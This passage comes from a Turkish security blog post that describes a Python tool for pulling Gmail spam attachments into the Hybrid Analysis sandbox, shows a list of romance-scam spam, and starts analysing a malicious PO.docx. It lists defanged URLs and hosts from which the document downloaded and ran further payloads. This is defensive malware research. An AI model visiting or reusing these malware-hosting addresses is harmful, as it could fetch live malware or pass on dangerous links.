
Matruşka

written by Mert SARICA | 1 November 2018
If you are looking for an English version of this article, please visit here.

Her daim örümcek hislerinin peşinden koşan bir güvenlik araştırmacısı olarak hislerim uzun zamandan beri beni Gmail hesabımın Spam klasörüne dikkat etmem konusunda uyarıyordu. 2006 yılından bu yana aktif olarak Gmail kullanan biri olarak, 13 yıl içinde e-posta adresimin Nijerya'dan Papua Yeni Gine'ye kadar birçok coğrafyadaki istenmeyen e-posta gönderen niyeti bozuk kişilerin (spammers) e-posta listelerine girdiği konusunda şüphem bulunmuyordu.

Günlerden bir gün yine spam klasörüne göz atığımda kendimi çok yakışıklı bir film yıldızı gibi hissetmemi sağlayan çok sayıda istenmeyen e-posta olduğunu gördüm. :) Bu e-postalardan yola çıkarak zaman içinde Gmail hesabıma gelip spam klasörüne düşen, ekinde zararlı dosyalar bulunan e-postaların sayısı ve bu zararlı dosyaların türü (casus yazılım gibi) hakkında bilgi sahibi olmak için neler yapabileceğimi düşünmeye başladım. Kısa bir süre sonra Python ile spam klasörüne gelen e-postaları izleyen ve e-postaların ekindeki dosyaları bir kum havuzu (sandbox) sistemine yükleyen bir program hazırlamaya karar verdim.




Delete all spam messages now (messages that have been in Spam more than 30 days will be automatically deleted)


Ekaterina	**hi** - Hi to the hottest man in the world, which is program, my name is Ekaterina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want	1:34 am
Tatiana	**hi** - Hi to the hottest man in the world, which is program, my name is Tatiana and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	12:33 am
Nadezhda	**hi** - Hi to the hottest man in the world, which is mert, my name is Nadezhda and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	8:07 pm
Marina	**hi** - Hi to the hottest man in the world, which is mert, my name is Marina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	Nov 23
Alla	**hi** - Hi mert, my name is Alla and i'm from Russia Many times in life, we can end up taking the people who are closest to our hearts for granted. I am so used to all of the wonderful things that guys	Nov 23
Lesia	**-Hi do You Know Me !!** - _Hi, We Need to Talk	Nov 23
Vera	**hi** - Hi mert, my name is Vera and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I would	Nov 23
Alla	**hi** - Hi program, my name is Alla and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I would	Nov 22
Anastasia	**hi** - Hi mert, my name is Anastasia and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I	Nov 22
Lesia	**-Hi do You Know Me !!** - _Hi, We Need to Talk	Nov 22
Valeria	**hi** - Dear mert, Finally I have got a change to write to you. My name is Valeria, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Oksana	**hi** - Dear program, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Elena	**hi** - Dear program, Finally I have got a change to write to you. My name is Elena, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Lyudmila	**hi** - Dear mert, Finally I have got a change to write to you. My name is Lyudmila, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Svetlana	**hi** - Dear program, Finally I have got a change to write to you. My name is Svetlana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember	Nov 22
Oksana	**hi** - Dear mert, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember, but	Nov 22
Barbara	**hi** - Dear program, Finally I have got a change to write to you. My name is Barbara, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22


Kum havuzu servisi olarak zararlı yazılım analizinde sıklıkla kullandığım ve her daim sonuçlardan memnun kaldığım, arka planda Falcon kum havuzu sistemi bulunan Hybrid Analysis'i kullanmaya karar verdim. Tabii Hybrid-Analysis'in API'sine tespit edilen dosyaları otomatik olarak yükleyebilmek için kısıtı bulunmayan bir API anahtarı gerekiyordu. Neyse ki güvenlik araştırmacılarına


bunu ücretsiz vermeleri sayesinde API anahtarına kısa bir sürede sahip olabildim.




Python ile Spam Analyzer isimli bir araç hazırlayıp, hayata geçirdikten kısa bir süre sonra bu araç, Spam klasöründe ekinde PO.docx isimli şüpheli bir dosya keşfetti.









Spam Analyzer aracı, Gmail API üzerinden Gmail hesabınıza client_secret.json dosyasında yer alan bağlantı bilgileri ile (Google API Console'dan da client_secret.json dosyasını indirebilirsiniz) bağlanarak Spam klasöründeki tüm e-postaları okur, ekindeki dosyaları attachments klasörüne kopyalar ve ardından bu dosyaları Hybrid-Analysis sistemine yükler. Yüklediği tüm dosyaların bilgilerini hashes.txt dosyasında saklar. Bu dosyaları Hybrid-Analysis'e yükledikten 1 saat sonra ise ilgili Hybrid-Analysis raporunu ve dosyanın zararlı olup olmadığı bilgisini yine hashes.txt dosyasına yazar.




PO.docx dosyasını ilk olarak pestudio aracı ile analiz etmeye başladığımda ZoneAlarm dışında herhangi bir güvenlik yazılımının bunu şüpheli olarak tespit edemediğini gördüm. Dosyayı yaması güncel olmayan Microsoft Office 2010 ile açıp Fiddler aracı ile izlediğimde öncelikle winword.exe tarafından kısaltılmış hali http://urlz[.]fr/6uQM, uzun hali http://23[.]249[.]161[.]109/ace/ olan web adresinden svch.doc dosyasının indirilip çalıştırıldığını ardından da svch.exe tarafından http://jopittex[.]zapto[.]org/windows/ adresinden svchost32.vbs dosyasının indirilmeye çalışıldığını gördüm.

